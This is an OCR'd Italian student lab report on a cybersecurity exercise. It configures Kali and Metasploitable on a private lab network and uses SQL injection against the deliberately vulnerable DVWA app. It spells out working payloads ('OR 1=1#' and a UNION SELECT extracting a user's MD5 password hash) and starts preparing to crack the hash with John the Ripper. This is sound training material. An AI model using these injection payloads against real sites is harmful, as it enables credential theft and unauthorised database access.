
Build Week 2


Presentata da:
Michael Andreoli,
Luca Lenzi,
Carmela Ferrandina,
Morgan Petrelli,
Giammarco Iorio,
Joel Landry Mouafo

Indice

- Web application exploit SQLi
- Web application exploit XSS
- System BOF
- Exploit Metasploitable con Metasploit
- Exploit Windows con Metasploit



WEB APPLICATION EXPLOIT SQLi




Traccia Giorno 1

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell’utente Pablo Picasso (ricordatevi che una volta trovate le password, c’è bisogno di un ulteriore step per recuperare la password in chiaro).

Requisiti laboratorio Giorno 1:

Livello difficoltà DVWA: LOW
IP Kali Linux: 192.168.13.100/24
IP Metasploitable: 192.168.13.150/24


Configurazione indirizzi IP



Digitando il comando **sudo nano /etc/network/interfaces** andiamo ad aprire la configurazione di rete delle macchine ed andiamo ad impostare per la macchina Kali l'indirizzo IP 192.168.13.100 e per la macchina Metasploitable 192.168.13.150. Utilizziamo lo stesso indirizzo Gateway (192.168.13.1) così da poter utilizzare le nostre macchine sulla stessa rete interna evitando eventuali rischi dall'esterno.

Controllo configurazione indirizzi IP

Per controllare che la configurazione sia stata eseguita in maniera corretta, andiamo ad effettuare un test, con il comando **ping** seguito dall'indirizzo ip della macchina e come possiamo notare, le macchine comunicano.




DVWA


Cos’è DVWA?

DVWA, acronimo di Damn Vulnerable Web Application, è un'applicazione web vulnerabile, utilizzata per scopi educativi e di formazione nella sicurezza informatica. Molto utile per comprendere meglio le vulnerabilità delle applicazioni web comuni e le tecniche di attacco.

Digitando nella barra delle ricerche l’indirizzo IP della macchina Metasploitable andiamo ad aprire la DVWA, accedendo con le credenziali di accesso “admin” e “password”.

Andando nella sezione DVWA Security andiamo a regolare il livello di sicurezza che l’applicazione web avrà, in questo caso la settiamo su low.





SQL Injection

Cos'è la SQL Injection?

La SQL injection è un tipo di attacco informatico in cui un hacker inserisce del codice dannoso nei campi di input di un sito web (come quelli di login o di ricerca) per far eseguire comandi non autorizzati al database. L'hacker otterrà così l'accesso a informazioni riservate, eventualmente per modificare o cancellare dati.

Andiamo nella sezione SQL Injection ed in basso a destra selezioniamo la voce "View Source" che ci mostra il funzionamento delle query.


Una query è un comando che chiede informazioni a un database usando un linguaggio di interrogazione interpretato (SQL). In pratica, una query equivale a fare una domanda o dare un comando al database per ottenere o modificare le informazioni che contiene.

SQL Injection


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
```

Testiamo la vulnerabilità del database inserendo un apostrofo (‘) che in SQL, serve per delimitare l’inizio e la fine di una stringa e possiamo notare che il database ci restituisce un errore, mostrandoci di essere effettivamente vulnerabile.

Andando quindi ad inserire una condizione sempre vera **' OR 1=1#** , notiamo che la nostra query viene eseguita con successo e che il database ci mostra tutti gli utenti al suo interno.



SQL Injection



Con la richiesta **' UNION SELECT user, password from users where user = 'pablo'#** andiamo a richiedere al database di mostrarci la password dell'utente pablo, che ci viene mostrata in formato **md5**.


UNION SELECT user, password: aggiunge una nuova query che seleziona i campi **user e password**.
FROM users: serve per specificare da quale tabella si vogliono prendere i dati.
#: indica l'inizio di un commento e tutto ciò che segue questo simbolo viene ignorato, permettendo di bypassare il resto della query originale.
where user = 'pablo'#: ci mostra i dati richiesti per l'user 'pablo' contenuto nella tabella 'user'.

John The Ripper


Cos’è John The Ripper?

John the Ripper è un software open source per il cracking delle password.


Andiamo a creare un file di testo contente la password recuperata tramite il nostro attacco SQL Injection. E’ importante assicurarsi di salvarlo come file txt.



